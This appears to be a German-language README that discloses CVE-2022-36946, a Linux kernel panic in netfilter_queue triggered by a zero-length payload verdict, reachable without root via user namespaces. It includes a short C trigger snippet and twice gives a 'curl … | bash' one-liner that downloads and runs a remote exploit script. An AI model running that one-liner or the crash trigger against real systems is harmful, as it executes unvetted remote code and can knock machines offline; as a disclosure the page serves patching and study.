pwnzer0tt1/cve-2022-36946

CVE-2022-36946 linux kernel panic in netfilter_queue

Gemeldet von: Domingo Dirutigliano und Nicola Guerrera
Während wir an firegex arbeiteten, unserer Application Firewall für CTF-Attack-Defence-Wettbewerbe, sind wir auf einige Kernel-Panics gestoßen.
Dieses seltsame Verhalten wurde anschließend isoliert und analysiert, was zur Entdeckung dieser potenziellen Sicherheitslücke im netfilter-Modul führte, insbesondere bei nfnetlink.
Der Kernel gerät in eine Panic, wenn ein nf_queue-Verdict mit einem 0-Byte-Attribut nfta_payload gesendet wird.
nlh = nfq_nlmsg_put(buf, NFQNL_MSG_VERDICT, queue_num);
nfq_nlmsg_verdict_put_pkt(nlh, NULL, 0);
nfq_nlmsg_verdict_put(nlh, 1, NF_ACCEPT );
Dies geschieht, weil der IP/IPv6-Stack den IP(v6)-Header nach dem Input-Hook aus dem Paket zieht.
Wenn der Benutzer das Paket also unter die Header-Größe kürzt, führt dieses skb_pull() zu einem fehlerhaften skb, was in einer Panic resultiert.
Probieren Sie es aus, indem Sie curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash ausführen, auch mit einem unprivilegierten Benutzer (weitere Details unten).
Mithilfe von Linux-Namespaces, insbesondere User-Namespaces (aktiviert über kernel.unprivileged_userns_clone=1), ist ein normaler Benutzer in der Lage, einen Netzwerk-Namespace zu erstellen, wodurch er dieselben Kernel-Primitiven nutzen kann, die die Panic auslösen.
Dies ermöglicht es Ihnen, die Schwachstelle ohne root-Rechte auszunutzen.
Dieses Szenario ist nicht ungewöhnlich: Beispielsweise verwendet podman diese Option, um seine (rootless) Container auszuführen, und auf einigen Distributionen ist diese Option standardmäßig aktiviert.
Sie können auch versuchen, den Exploit ohne root-Rechte auszuführen:
podman run -it --cap-add NET_ADMIN ghcr.io/pwnzer0tt1/cve-2022-36946
oder wenn Sie ihn direkt testen möchten (es müssen nur tar und curl installiert sein):
curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash
Behoben in Linux-Kernel 5.19 Diff anzeigen
Ursprünglicher Patch vom Linux-Kernel-Sicherheitsteam hier
Es funktionierte beim 6. Versuch, also haben wir den Namen beibehalten.